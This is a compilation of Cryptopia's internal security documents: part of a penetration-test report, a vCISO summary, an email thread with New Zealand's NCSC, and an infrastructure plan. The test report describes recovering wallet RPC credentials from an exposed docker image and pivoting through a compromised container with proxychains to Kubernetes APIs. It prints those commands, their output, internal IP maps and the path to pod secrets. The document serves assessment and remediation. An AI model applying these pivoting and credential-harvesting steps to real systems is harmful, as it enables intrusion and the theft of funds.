
| HOST(S) | PORT(S) | NOTES |
|---|---|---|
| 10.1.32.188 | 443/TCP | Nexus Repository Manager<br>Located in Production network (10.1.32.0/24)<br>Stores image files for various docker containers, including images for the Proxtopia container which contains valid credentials for wallet RPC services.<br>Files are available to unauthenticated network users. |

| HOST(S) | | PORT(S) | NOTES |
|---|---|---|---|
| 10.1.225.5<br>10.1.225.6 | 10.1.225.100<br>10.1.225.101 | 443/TCP<br>6443/TCP | Sak network (10.1.225.0/24)<br>Port 6443 is commonly used by the Kubernetes API Server |
| 10.1.228.10<br>10.1.228.11<br>10.1.228.12 | 10.1.228.21<br>10.1.228.31<br>10.1.228.32 | 22/TCP<br>80/TCP<br>443/TCP<br>6443/TCP<br>10250/TCP | Rancher network (10.1.228/22)<br>Ports 6443 and 10250 are commonly used by Kubernetes APIs |
| 10.1.228.13<br>10.1.228.14<br>10.1.228.15<br>10.1.228.16<br>10.1.228.17<br>10.1.228.18<br>10.1.228.19<br>10.1.228.20<br>10.1.228.22 | 10.1.228.23<br>10.1.228.24<br>10.1.228.25<br>10.1.228.26<br>10.1.228.27<br>10.1.228.28<br>10.1.228.29<br>10.1.228.30 | 22/TCP | Rancher network (10.1.228/22) |
| 10.42.1.0 | | 22/TCP<br>6443/TCP | Rancher overlay network (10.42.0.0/16)<br>Port 6443 is commonly used by the Kubernetes API Server |
| 10.42.6.0 | 10.42.13.0 | 22/TCP<br>80/TCP<br>443/TCP<br>6443/TCP<br>10250/TCP | Rancher overlay network (10.42.0.0/16)<br>Ports 6443 and 10250 are commonly used by Kubernetes APIs |
| 10.42.6.15<br>10.42.6.17<br>10.42.6.18<br>10.42.6.24<br>10.42.6.31<br>10.42.6.32 | 10.42.6.33<br>10.42.6.34<br>10.42.13.43<br>10.42.13.46<br>10.42.13.47 | 7000/TCP | Rancher overlay network (10.42.0.0/16)<br>These appear to be the Proxtopia and wallet RPC services. |

Access to the Proxtopia and wallet RPC services on TCP port 7000 in the 10.42.0.0/16 rancher overlay network is of particular concern. Using the credentials recovered from the Proxtopia docker image available from the Nexus Repository Manager, Pulse Security was able to access the two Proxtopia RPC services for the BTX and DOGE wallets that were present in the environment.

A SOCKS proxy server was deployed on the compromised wallet container and the proxychains tool was used to relay TCP connections through the host. The following screenshot demonstrates the access to the DOGE Proxtopia RPC on the 10.42.6.31 host:

DOGE PROXTOPIA




This screenshot shows access to the BTX Proxtopia RPC service on 10.42.13.47 being accessed via the same SOCKS proxy:

BTX PROXTOPIA

The following ports on the nexus.topia.global (10.64.32.44) and jenkins-corp.topia.global (10.64.32.62) hosts were accessible by a host located in the 10.64.216.0/24 Desktop network:

| HOST(S) | PORT(S) | NOTES |
|---|---|---|
| 10.64.32.44 | 22/TCP<br>443/TCP<br>5000/TCP<br>8081/TCP | Nexus Repository Manager<br>Stores image files for various docker containers, including images for the Proxtopia container which contains valid credentials for wallet RPC services.<br>Files are available to unauthenticated network users.<br>Port 8081 is serving the repository over an unencrypted TCP connection, placing connections to this service at risk of interception or tampering. |
| 10.64.32.62 | 22/TCP<br>80/TCP<br>443/TCP<br>5000/TCP | |

The following ports were identified as being open from the perspective of the 10.64.32.4 Jumphost located in the Server network:

| HOST(S) | PORT(S) | NOTES |
|---|---|---|
| 10.64.32.44 | 22/TCP<br>443/TCP<br>5000/TCP<br>8081/TCP | Nexus Repository Manager<br>Stores image files for various docker containers, including images for the Proxtopia container which contains valid credentials for wallet RPC services.<br>Files are available to unauthenticated network users.<br>Port 8081 is serving the repository over an unencrypted TCP connection, placing connections to this service at risk of interception or tampering. |
| 10.64.32.62 | 22/TCP<br>80/TCP<br>443/TCP<br>5000/TCP | |

| HOST(S) | | PORT(S) | NOTES |
|---|---|---|---|
| 10.1.32.125 | 10.1.32.126 | 22/TCP<br>80/TCP<br>123/UDP<br>161/UDP<br>443/TCP<br>1936/TCP<br>2000/TCP<br>5060/TCP | Ports 2000 and 5060 are understood to be an artefact created by a default Fortinet firewall configuration. |
| 10.1.32.142 | | 22/TCP<br>111/TCP<br>111/UDP<br>2000/TCP<br>5060/TCP<br>8301/TCP | Ports 2000 and 5060 are understood to be an artefact created by a default Fortinet firewall configuration. |
| 10.1.32.188 | | 22/TCP<br>123/UDP<br>443/TCP<br>1936/TCP<br>2000/TCP<br>5000/TCP<br>5060/TCP | Nexus Repository Manager<br>Stores image files for various docker containers, including images for the Proxtopia container which contains valid credentials for wallet RPC services.<br>Files are available to unauthenticated network users.<br>Ports 2000 and 5060 are understood to be an artefact created by a default Fortinet firewall configuration. |

| HOST(S) | PORT(S) | NOTES |
|---|---|---|
| 10.1.32.191 | 22/TCP<br>123/UDP<br>443/TCP<br>1936/TCP<br>2000/TCP<br>5060/TCP<br>5900/TCP<br>8300/TCP<br>8301/TCP<br>8302/TCP | HashiCorp Consul<br>Ports 2000 and 5060 are understood to be an artefact created by a default Fortinet firewall configuration. |
| 10.1.32.199 | 22/TCP<br>80/TCP<br>123/UDP<br>443/TCP<br>2000/TCP<br>5060/TCP | Ports 2000 and 5060 are understood to be an artefact created by a default Fortinet firewall configuration. |

This table contains the ports which were identified as open from the perspective of the 10.1.32.242 host located in the Production network:

| HOST(S) | | PORT(S) | NOTES |
|---|---|---|---|
| 10.1.225.5<br>10.1.225.6 | 10.1.225.100<br>10.1.225.101 | 22/TCP<br>80/TCP<br>443/TCP<br>6443/TCP<br>9099/TCP<br>10250/TCP | Ports 6443 and 10250 are commonly used by Kubernetes APIs |
| 10.1.225.11<br>10.1.225.12 | 10.1.225.11<br>10.1.225.12 | 22/TCP | |

| HOST(S) | | PORT(S) | NOTES |
|---|---|---|---|
| 10.1.225.103<br>10.1.225.104 | 10.1.225.105 | 22/TCP<br>9099/TCP<br>6443/TCP<br>10250/TCP | Ports 6443 and 10250 are commonly used by Kubernetes APIs |
| 10.1.228.13<br>10.1.228.14<br>10.1.228.15<br>10.1.228.16<br>10.1.228.17<br>10.1.228.18<br>10.1.228.19<br>10.1.228.20<br>10.1.228.22 | 10.1.228.23<br>10.1.228.24<br>10.1.228.25<br>10.1.228.26<br>10.1.228.27<br>10.1.228.28<br>10.1.228.29<br>10.1.228.30 | 22/TCP | |
| 10.1.228.10<br>10.1.228.11<br>10.1.228.12 | 10.1.228.21<br>10.1.228.31<br>10.1.228.32 | 22/TCP<br>80/TCP<br>443/TCP<br>6443/TCP<br>9099/TCP<br>10250/TCP<br>10254/TCP<br>10256/TCP<br>18080/TCP | Ports 6443 and 10250-10256 are commonly used by Kubernetes APIs |
| 10.64.32.44 | | 22/TCP<br>443/TCP<br>2000/TCP<br>5000/TCP<br>5060/TCP<br>8081/TCP | Nexus Repository Manager<br>Files are available to unauthenticated network users. Port 8081 is serving the repository over an unencrypted TCP connection, placing connections to this service at risk of interception or tampering.<br>Ports 2000 and 5060 are understood to be an artefact created by a default Fortinet firewall configuration. |

## Recommendation

The lack of strict firewalling between the wallet containers and the wider Cryptopia infrastructure places sensitive Proxtopia and wallet RPC services at a greater risk of compromise. Hosts used to build, deploy and maintain the wallet containers should also be strictly segregated from the Production and Desktop networks. The use of in-band management interfaces unnecessarily exposes functionality to low-privileged users and services, increasing the overall attack surface of the environment. Pulse Security recommends the following:

- Block all network traffic between wallet containers.
- Ensure wallet containers cannot initiate network connections with the wider Cryptopia infrastructure.
- Remove the hosts used to build, deploy and maintain the wallet containers from the Production and Server networks. Hosts used to build and test wallets should be isolated from production infrastructure, with the network architecture reflecting the untrusted nature of the wallet code being executed within these environments.
- Implement separate management network segments and ensure all administrative interfaces such as FTP, SSH, SNMP, and any web-based control panels are only accessible from these segments.
- Access to management network segments should be strictly controlled and monitored.
- Ensure all administrative interfaces implement secure protocols

## 1.3. KUBERNETES API EXPOSED

Severity: Medium

### Details

Kubernetes APIs are exposed to wallet containers (10.42.0.0/16) and to hosts located in the Production network (10.1.32.0/24). While the functionality available via these APIs appears to be effectively restricted, the Kubernetes APIs are large and to some degree undocumented. At least one case of unauthenticated remote code execution has been identified in undocumented API functionality in the past.

The enumeration and testing of these APIs was mostly conducted from the perspective of a compromised wallet container. A kubernetes pod is automatically assigned a service account which can be used to access these APIs, and these values are retrievable from the /var/run/secrets/kubernetes.io/ directory inside the container. Requests to the API made without these credentials are treated as anonymous access. The API endpoints identified during testing only provide a potential attacker with some minor information disclosure, however due to the amount of functionality provided by the kubernetes APIs it was not possible to fully test the services available.

The following screenshot shows some example API calls being made via a SOCKS proxy running on a compromised wallet container:

KUBERNETES API

```
          ~$ proxychains curl -k https://10.1.228.31:6443/api/v1/proxy/nodes
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:5048-<><>-10.1.228.31:6443-<><>-OK
{
  "kind": "Status",
  "apiVersion": "v1",
  "metadata": {

  },
  "status": "Failure",
  "message": "nodes is forbidden: User \"system:anonymous\" cannot proxy nodes at the cluster scope"
  "reason": "Forbidden",
  "details": {
    "kind": "nodes"
  },
  "code": 403
          ~$ proxychains curl -k https://10.1.228.31:6443/api/
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:5048-<><>-10.1.228.31:6443-<><>-OK
{
  "kind": "APIVersions",
  "versions": [
    "v1"
  ],
  "serverAddressByClientCIDRs": [
    {
      "clientCIDR": "0.0.0.0/0",
      "serverAddress": "10.1.225.101:6443"
    }
  ]
}
```

## Recommendation

The ability of wallet containers and hosts located in the Production network to access various kubernetes APIs is unlikely to be required for the operation of the wallet environment and puts the systems utilising the APIs at an increased risk of compromise or tampering. Pulse Security recommends the following:

- Disable any unused API services and restrict access to kubernetes APIs using an IP firewall.
- Access to APIs should be strictly controlled based on the principle of least-privilege.

Pulse Security

# VIRTUAL CISO SUMMARY – OCTOBER 2018

Adrian Hayes - vCISO – Oct 24th, 2018

This is a report summarising the vCISO role, related activities and state of information security within Cryptopia. The part time vCISO role was established in July 2018.

The vCISO role encompasses many aspects, with the main goal of helping to ensure Cryptopia can withstand sophisticated cyber-attacks. This includes working with almost all aspects of the business to inject security awareness, secure design, and testing along with facilitating the building of a dedicated cyber defence capability within the business. To date, limited progress on the goals have been made. The key issues have been a lack of strong direction from the SLT and board on cyber-security, and a lack of prioritisation of resources towards security improvements.

The current state of cyber security within Cryptopia is higher than it was 6 months ago and will be higher again as planned changes are implemented. However, Cryptopia is far from the level of security maturity required for a cryptocurrency exchange. A benchmark of Cryptopia against the "ACSC Essential Eight" information security controls one month ago shows Cryptopia to be missing 50% of fundamental security controls to prevent and contain compromise, with the other 50% mostly (but not entirely) implemented. The implementation of these missing controls is planned, however other non-security related projects have taken priority in the short term.

Pulse Security has twice been contracted to perform an attack simulation, once in November 2017 and once in February 2018. This simulated a skilled hacker on the internet with the goal of gaining enough access to the cryptocurrency wallets to steal large numbers of coins. In both instances Cryptopia was unable to successfully prevent access to the wallets. This testing has informed security decisions and the implementation of controls including the "ACSC Essential Eight" achieved so far. However, further work is required before confidence another similar attack could be prevented.

The cyber-security strategy to date has been focused on two main areas:

- Preventing compromise though robust vulnerability detection and management.
- Development of capability to detect, contain, and eliminate compromise as quickly as possible.

Vulnerability management has greatly improved within Cryptopia in the previous few months, however this is lead by regular penetration testing which there has been a lack of appetite to sign off on. Vulnerably discovery is followed by remediation planning and implementation. This requires technical resource to achieve, and resource prioritisation has been new features and projects over remediation of non-critical vulnerabilities.

Building a capability to detect, contain, and eliminate compromise has largely stalled. This requires building a "blue team" of security specialists to build systems to provide security visibility and alerting, perform the day to day monitoring and investigation, and to escalate incidents as needed. Systems are planned which will give reasonable security visibility, however there has been little appetite to find and hire the "blue team" required to make use of these systems. Some of this day to day work has been picked up by the vCISO, however this is not ideal.

While cyber security improvements have certainly been made in the last few months, and many others are planned, the overall security stance of Cryptopia is weaker than reasonably required for a cryptocurrency exchange. Key recommendations to improve this are:

- Build a “blue team” capability and supporting infrastructure as a high priority. It is unusual for an organisation with such a high security requirement to not have a team of dedicated security specialists.
- Provide cyber-security visibility to the CEO and board through regular updates directly from the CISO.
- Gain clarity within the SLT as to the priority of security related tasks and projects for all teams.
- The SLT should consider the best way to allow the CISO a greater ability to implement required change throughout the organisation. PWC’s 2018 Global State of Information Security Survey shows that 40% of CISO or equivalent positions report to the CEO and 27% report directly to the board.

**From:** [redacted]
**Sent:** Wednesday, 14 March 2018 12:52 PM
**To:** Dave Sanders
**Subject:** Re: Fwd: Fw: Security Advice

My recommendation would be to have [redacted] perform the Security Posture Snapshot (Cyber Resilience Assessment) that we proposed last year.

This will give you a clear and pragmatic roadmap for enhancing your security, commensurate with the threats your business is likely to face. It will also allow you to engage the right people at the right time to assist where you need help.

In addition, there might be some value in a 24 x 7 threat protection service. This would be determined through the Snapshot.

Our approach is different to the main stream approach, as these have failed for more two decades and will continue to fail because most consultants lack the knowledge necessary to combat contemporary threats.

We're happy to help where it makes sense.

[redacted]
Datacom TSS
[redacted]

On Wed, Mar 14, 2018 at 9:57 AM +1100, '[redacted] wrote:

Thanks [redacted]

What would you recommend for Blue team services in that case? This is rather my problem, is that the only options that we have so far are PwC coming in as contractors led by David Hunter, or Pulse (who have done some Red team activities) basically creating a new branch of their company, going out and hiring new staff to create a Blue team at massive cost.

What other options are available to us?

Cheers,
Dave

CRYPTOPIA

**Dave Sanders - Cryptopia**
General Manager
[redacted]

[redacted]

LinkedIn: linkedin.com/company/cryptopia-limited

Website: cryptopia.co.nz

On 14/03/2018 7:18 AM, [redacted] wrote:

Hi [redacted] this looks legitimate and the targeting of crypto exchanges, particularly by North Korean and Chinese threat actors is well known.

I recommend you make contact with NCSC. I'd use the contact details from the following link to be safe. https://www.ncsc.govt.nz/contact/

Regarding Adrian can Heat and PwC, I don't believe you'd get any real value and would be paying money to get a vanilla outcome. Unless they have someone with more than 5 plus years Cyber security experience from an intelligence organization. The Big 4 offer Cyber security services that are simply high priced general IT hygiene services, that do not address the threats individual businesses are likely to face.

You'll get more from speaking with NCSC and hey may offer some pragmatic advice. I'm not sure if you'll get the customized roadmap to improved security that you need from either NCSC or PwC.

Hope this helps.

[redacted]

Datacom TSS

[redacted]

From: Dave Sanders
Sent: Tuesday, March 13, 20:57
Subject: Fwd: Fw: Security Advice
To: [redacted]

Hi [redacted]

Hope all well with you and the family!

Hoping you can give me a quick check on the below - does that all sound valid? (we're overly cautious about people contacting us out of the blue at the moment) Can't really see how responding to that email address could go wrong though, but just thought a quick check might be useful as you may know this lot - also assuming I can talk to them pretty freely? Not sure if it would be considered normal for them to contact us like this...

Also, we've been looking at getting a Blue team in place, have talked to Adrian van Hest from PwC about this, just wondering if you have any views on whether they would be fully suitable for this, or if you have any alternative suggestions - he said the person likely to provide the lead on services to us would be [redacted]

Cheers,
Dave S.

-------- Forwarded Message -------- Subject:

Fw

: Security
Advice
Date
:
Tue
, 13 Mar 2018 18:27:36 +1300
From:
Rob Dawson
<rob.dawson@cryptopia.co.nz>
To:
Dave Sanders
<dave.sanders@cryptopia.co.nz>

**From:** NCSC Incidents <incidents@ncsc.govt.nz>
**Sent:** Monday, March 12, 2018 4:59 PM
**To:** Rob Dawson; Adam Lyness; Adam Clark
**Cc:** NCSC Incidents; [redacted]; [redacted]
**Subject:** Security Advice

Hi Rob/Adam/Adam,

I work with the incident response team at the National Cyber Security Centre (a part of the GCSB). The NCSC is mandated to provide information assurance and cyber security services to critical national infrastructure. Within this, the incident response team provides services to NZ entities that may have been compromised. We also proactively meet companies that we assess may be at a higher risk of being attacked. We provide free advice and ensure that the appropriate people know they can call us at any time (we operate 24/7).

Given some of the recent activity targeting crypto exchanges overseas, we are keen to meet as soon as possible. We can provide additional context regarding this activity.

I know this appears a bit unusual, but it would be great if one of you could give us a call on the number below. If you call tonight – you will get our 24/7 Operations Centre. Please leave a number and I'll call you back (I'm on call tonight). If you call tomorrow (Tuesday), please ask fo[redacted]– as I'm in and out of meetings all day. Alternatively, you could provide a number via email for [redacted]myself to call.

We were unable to get a phone or email from the website – so apologies for sending this email to the three addresses.

Due to the sensitivity of our work at the NCSC, we ask that you please keep knowledge of this amongst senior management.

Regards,

[redacted]
Incident Coordination and Response
National Cyber Security Centre

[redacted]

PO Box 12-209, Wellington 6144
New Zealand
www.ncsc.govt.nz

# INFRASTRUCTURE & SECURITY

## DEPARTMENT PLAN – VI

Thursday, May 17, 2018

# SUMMARY

The following document is to lay out some observations, plus several recommendations for fixing any issues, along with a rough plan layout for infrastructure and security, along with staff planning and ideas.

All open for discussion of course, just more a general stake in the sand and some 'must do's' along with some improvements and workflow changes and processes we'd like to implement to start heading the department along in the right direction.

The main aims are to address:

- Corporate (BSS / OSS /Domain Administration / Security)
- Dev/Test
- Staging
- Production
- Suppliers
- Staff (including external contractual resource)

# CORPORATE

Corporate services are in an 'in development phase'. The company has grown exponentially and now needs to get in place services, structure and process to grow further. There are several pain points and security things that need to be addressed.

Most of this is just moving towards a more centralized control for a lot of things that are currently individualized. There are a large amount of disparate software and hardware systems that need to be consolidated and re-architected.

## DOMAIN

The domain is the core of the corporate network. There are no major issues here, just a few things need to be tightened up and process implemented. We will probably rebuild everything when we move to the new location, just to ensure a clean start, as the domain has a lot of legacy configurations that would take a while to clean up.

*Recommendation: Install Domain from scratch to ensure no legacy hang-ons remain.*

## NETWORK

The network currently is in a state of flux, due to the addition of a lot of staff in a short amount of time. There is no 'per port' security and currently there seems to be no way of seeing what staff are doing, nor enforcement of any policies and the ability to report on them.

The network edge needs to be more capable of throughput as there is a limitation if we start enforcing IPS/IDS (basically inspecting traffic to see if there's anything bad) and adding up to 100 new staff.

*Recommendations: Higher capability FortiGate firewalls with IDS/IPS subscriptions. Bitdefender style centralised antivirus/malware, policy enforcement / reporting tool. 802.1x security enforced on each port and for wireless configuration.*

*Consider new network edge to service Dev/Test if there is a move to a site with a Server Room capable of protecting it.*

## DESKTOP/MOBILE SOFTWARE & HARDWARE (DATA INTEGRITY/SECURITY)

As per any company that has grown rapidly there is a need of rethink of what software is deployed along with security considerations. There are some in house systems that worked fine for an evolving company, but with the above requirements, changes need to be made.

From a security point of view, removing the ability for users to need to log in directly to production hardware, along with having a password stored in a 'portable' form. Everything needs to be able to be switched off at a moment's notice.

*Recommendations: Replace Keepass / Direct access with a single bit of software that can enforce permissions / passwords and actually hide credentials so a user can't directly connect. Suggestion of Devolutions Server to manage this, so each client has the same software, and their permissions are based on their AD profile / Group.*

Further to this is the control of the actual hardware and what's on it. Currently we must consider desktops, laptops and mobile devices. There currently exists no way of enforcing the control of the data that is being sent to / from these devices.

No user should be able to copy or forward data offsite without us knowing about what it is / how it was sent. Also, the ability needs to be able to wipe any device instantly.

*Recommendation: Move to full Azure AD stack (Office 365) including the full compliance, data loss prevention and advanced threat protection. This will require adding ATP to every user or updating to Office 365 Enterprise E5.*

*With this move all devices need to be enrolled to access data, and full control is then obtained over the devices.*

## CLOUD SERVICES

There are many cloud services in play. Basically, wherever possible these should be replaced with an in-house option. The only exception to this currently will be Office 365 as it provides a licensing and compliance option we cannot do inhouse easily.

The following is a list of Cloud Services / Software that is on the hitlist:

*Discord: A gamer/community (crypto) focussed tool. No control over the source code, so vulnerabilities, security flaws (of which there are a few) are on a caveat emptor condition. All conversation that could be vulnerable to the company sits in here. Replacement* ***Microsoft Teams***

*JIRA/Trello/Project Management: These services are all external, but have an easy fix, bring them all into one instance of JIRA locally. Replacement* ***JIRA In House***

*Confluence/Wiki: Currently all external, again an easy fix, bring them all into one instance of Confluence locally. Replacement* ***Confluence In House***

*Google Drive/Filesharing/Document Sharing: Only issue here is the large variety of services, and no auditing / control / compliance / DLP policy. Replacement:* ***Office 365 (One Drive)***

## SUPPLIER PURCHASING/RELATIONSHIPS

Slowly getting a handle on all the relative suppliers both for Corporate and Production services. Some services will move with changing of offices, and some relationships will be deprecated.

There are some risks around what has been signed up with various suppliers (PNAP) but on the whole the relationships seem to be good (we spend money, they lubs us).

I will be trying to get direct relationships with a couple of major reseller vendors in NZ and being creative on the application forms, so we can buy a lot of this hardware direct. Aim to target suppliers like Ingram Micro / WestCon / DickerData in order to get better price breaks.

Essential IT are currently being used for this capacity, with direct relationships we can get on average a 10-20% price break on items, and on some direct relationships even more.

*Recommendation: Get as many direct relationships as possible.*

# DEV/TEST ENVIRONMENT

Currently there is no true Dev/Test environment – there are some servers that exist in the local network in Christchurch. This is an easy fix, although the structure of this will depend on the new office.

This needs to be separated completely from the corporate network.

*Recommendation: Build Virtualized network in either the new office, or alternatively in a local Datacentre if not taking the Bealey option. With Bealey we will be able to utilise the Server Room.*

# STAGING ENVIRONMENT

Again, there is currently no staging environment. Ideally this is an environment is a small-scale replica of production that allows functionality, security and load testing.

*Recommendation: After the new Production v2 rollout, build a small-scale version for this environment. To sit alongside Production v2.*

# PRODUCTION

There could be a lot said about this environment. The best way to describe is a 'panic grab' to support a monolithic application from an infrastructure point of view. A lot of hardware has been chucked at a problem and the result is an environment that is badly executed, as the plans I've seen if implemented would have not resulted in the current issues.

## PRIMARY ISSUES

- No network redundancy / resiliency – there is a single connection between every rack, and every switch is 'daisy chained' off the previous. Meaning any one failure would result in a complete failure of the whole application and infrastructure.
- No dual connections to every device – each device had only one connection to the network (although this is being partly resolved now) and a failure in a card / network appliance would result in a complete failure for the current application stack.
- Monolithic hardware stack – most of the front-end web nodes are physical nodes, which doesn't allow easy scaling, migration and updating. All nodes should be virtualized.
- No proper load balancing layer – there is a very uneven distribution of traffic between the web nodes, due to a lack of a true load balancing layer.
- Design – the hardware is designed around the application rather than the application utilizing the hardware to maximum effect.
- Network – the network is to put it mildly, scary. There is no true edge on the network, it's currently being performed by a switch. Along with the lack of redundancy results in a network that I'd class not production ready.
- Management – probably the largest issue. There was no one person taking responsibility for the architecture and prioritization of fixing, resolving and planning for the platform.
- Not Carrier Agnostic – you rely on the providers blended bandwidth, meaning no control and any issues with the network resulting in outage and downtime in the network.
- Unused hardware – currently there are close to 40 servers unused, along with the redundant network switches.
- Backup – NO BACKUP!!!!

There's a huge sense of things being rushed without effective decision making occurring. That resulted in a non-redundant environment that is one step from complete failure. The mantra of redundancy + 1 has not been enforced in the sake of 'getting it done'.

From my understanding, Inde have produced what I consider to be an effective network design that would have been redundant, but due to the rushing, and hardware not being delivered in time it was put together piecemeal. The resource on the ground didn't effectively implement a redundant solution and based on the experience level expected, should have done so.

To summarize, the entire infrastructure has too many single points of failure which need to be resolved asap to prevent a disaster.

## SECONDARY ISSUES

These issues are a 'to be resolved' nature but are not an immediate concern to the Infrastructure Team but are good to mention.

- No proper build / test / deploy structure
- Staff able to log on directly to production machines
- Incapsula not providing a true load balancing reverse proxy
- Monitoring, monitoring, monitoring. Not enough, no metrics, no way to improve what you're not measuring.

*Recommendations: Although a lot of these will be in the v2 design, the aim would be to fix all these issues, but mostly in conjunction with other departments. CloudFlare is an obvious replacement for Incapsula and has more capability and metrics / reporting. For monitoring suggest that we implement PRTG for monitoring of infrastructure components.*

## IMMEDIATE FIXES

Most of these issues can be resolved through the development of the next generation of datacenter design, Infrastructure V2 so to speak.

To develop this properly, there needs to be more time available to plan, test and implement it correctly. To give ourselves time to do this, we need to make some remedial fixes to the current environment

- Network – implement dual connections between every switch and hopefully a spline / leaf architecture. Provide redundancy and resiliency on a network layer.
- Servers – connect every device to two devices, via two separate network connections.

*Recommendation – Send two staff over to PNAP to resolve this issue in a couple of days. While we could get PNAP to do this, it would be quicker and easier to plan and implement this in house.*

### PNAP RESILIENCY

Costs would include flights for two staff, plus accommodation and possibly a rental car for the couple of days. Estimation is this can be completed in 2 days on the ground in Phoenix after the planning of the session.

Cost estimation as follows:

| Item | Cost - Approx ($NZD) |
|---|---|
| **Flights (x2) (CHC-> PHX)** | $5000 |
| **Accommodation (2 x staff, 3 nights)** | $12-$1500 |
| **Rental Car (4 days )** | $600 |
| **Allowance (2 staff – 5 days)** | $1000 |
| **Misc Expenses (Cables / Fibre etc)** | $1000 |
| **Total (Approx)** | $9000 |

The net aim here is to get a redundant infrastructure, able to cope with the current workload while we build out the new dastacentre design.

# STAFFING/CONTRACT RESOURCE

Probably the biggest issue facing the team is the use of external contracting resource. There is a clear disconnect between the external teams and very much a lack of clear direction for these teams. Communication seems to be relatively lax, along with documentation.

Three primary parties are in play here, providing different resource capabilities.

## RED RABBIT

Red Rabbit are providing Windows Server, VMWare and some general direction in the infrastructure space. Along with this is the Solution Architect resource. They have been heavily involved in the building of the Talula site (PNAP in Phoenix).

This has primarily been used as a BAU service for the past couple of months. Breakdown of the costs in the past six months are as follows:

| Item | NZD $ |
|---|---|
| Labour Cost | $924,483.53 |
| Flights Etc | $54,189.70 |
| Facilities Costs | $20,616.70 |
| Hardware Purchases | $54,980.10 |

## INDE

Inde have primarily been providing network support services. This includes the configuration of firewalls, switches and network topologies. They have other resource available, but the primary use has been networking related.

Again, this has been primarily a BAU service, although they have provided hardware as well

| Items | NZD $ |
|---|---|
| Labour Cost | 101906.16 |
| Hardware Purchases | 78574.8 |
| Flights Etc | 4100.44 |

Inde so far have been a pleasure to work with but are slightly out of their depth with Enterprise / Datacentre grade deployments and installs.

*Recommendation: Retain Inde as an external resource, to be available when in house resource is unable to fulfil internally*

## PULSE

As of yet, I have not had much engagement with Pulse, but from the sound of things Pulse provide security services, including red and blue team-based services (blue team is auditing / security and recommendations, whereas a red team is external penetration type services).

This has primarily been a contract resource, where testing was required.

| Items | NZD $ |
|---|---|
| Labour Cost | 378407.42 |
| Flights Etc | 2682.76 |

There is a proposal from Pulse in regard to ongoing resource, with an 8 day per week resource (made up of 5 days of constant red team, and 3 days of a vCISO resource). This is a bit OTT, but these companies are assuming of little to no resource in house.

*Recommendation: Utilise the vCISO resource for up to 3 months. Do RED team on an adhoc basis when major changes that affect the security profile of network / systems / application have been carried out.*

## CONTRACT RESOURCE

There are many issues with the current workflows, communication and direction. There is too much finger pointing going on and unfortunately most of it is coming from one external contractor, Red Rabbit.

This team should be providing a very clear direction and should have implemented a highly scalable, fully resilient solution and to put it bluntly they haven't. They are also expensive, and in my mind not providing the value.

Inde are as stated previously, quite good to deal with. They seem to have a lot of resource that's pretty good at assisting Cryptopia, but they suffer from the lack of a workflow within our organization.

Unfortunately, both these teams are out of their depth when it comes to a massively scaled application and infrastructure. They have no real experience in running large infrastructures with a very specific application purpose. The scale seems lost on them, and they both fell back to doing things the way they knew, rather than the way it should have been done.

Pulse have a required resource in a Red Team capability and will be essential in building the blue team within Cryptopia. The Red Team resource should be on demand, and not a permanent contractual resource as per their current proposal.

*Recommendation: Cancel the contract with Red Rabbit and look to build in house capability in the contract close out period. Utilise Inde as a project resource for covering while we establish our own team, and to provide specialised skills for specific projects.*

*Scale down Pulse contract to on demand for Red Team testing and utilize vCiso to build in house capabilities.*

## CRYPTOPIA TEAM

Currently there is a team of 3 in house – made up of a Junior, Intermediate and a Senior Systems Engineer. The suggestion going forward is for a strong Windows and VMWare capability, some Linux and Networking skills, and a Blue Team in house.

As the platform develops we'll need to increase the Linux capability as the platform matures into the new suggested technologies. This will likely need to be addressed in the next FY.

For a Skills Matrix we'd like to fill the following

| Role | Windows | VMWare | Linux | Network | Virtualization | OpSec |
|---|---|---|---|---|---|---|
| Senior Systems Engineer #1 (Tony) | ○ | ● | ○ | ◌ | ● | ◌ |
| Senior Systems Engineer #2 | ● | ● | ○ | ◌ | ● | ◌ |
| Senior Systems Engineer #3 | ● | ● | ○ | ◌ | ● | ● |
| Intermediate Linux Engineer | ○ | ○ | ● | ○ | ● | ○ |
| Int. Network Engineer | ○ | ○ | ○ | ● | ○ | ○ |
| Int. Systems Engineer (Greg) | ● | ● | ◌ | ◌ | ○ | ◌ |
| Jnr. Systems Engineer (Mike) | ● | ● | ◌ | ◌ | ○ | ◌ |
| OpSec (x2) | ○ | ○ | ○ | ○ | ○ | ● |

● Primary Capability
○ Secondary Capability
◌ Not expected

This should give us enough skill to cover the current requirements. As the platform moves towards the new technologies, we'll need to invest in more Linux skills.

We roughly have spent close to $1.4M in the past six months on contract resource. A rough estimate of salary here putting each role in the median or upper range (in case of the Seniors) is approximately $600K in salary for the next financial year, for the addition of 6 FTE.

Now we envisage that this should do for the next FY, although if growth goes through the roof, we might need to engage either contract, or more in-house resource.

# PRIORITY STREAM

Primary Recommendations in terms of timeline / priority:

## NETWORK RESILIENCY (TALULA)

As mentioned previously this site currently has no network redundancy. Send 2 x Engineers to Talula to make the network redundant.

## STAFFING

Build new team to replace external contractors. Send 90 day cancellation to Red Rabbit, and scale down Pulse requirements. Aim to employ at least 2 x Seniors and one of the intermediates in the next 3 months.

## CORPORATE MOVE

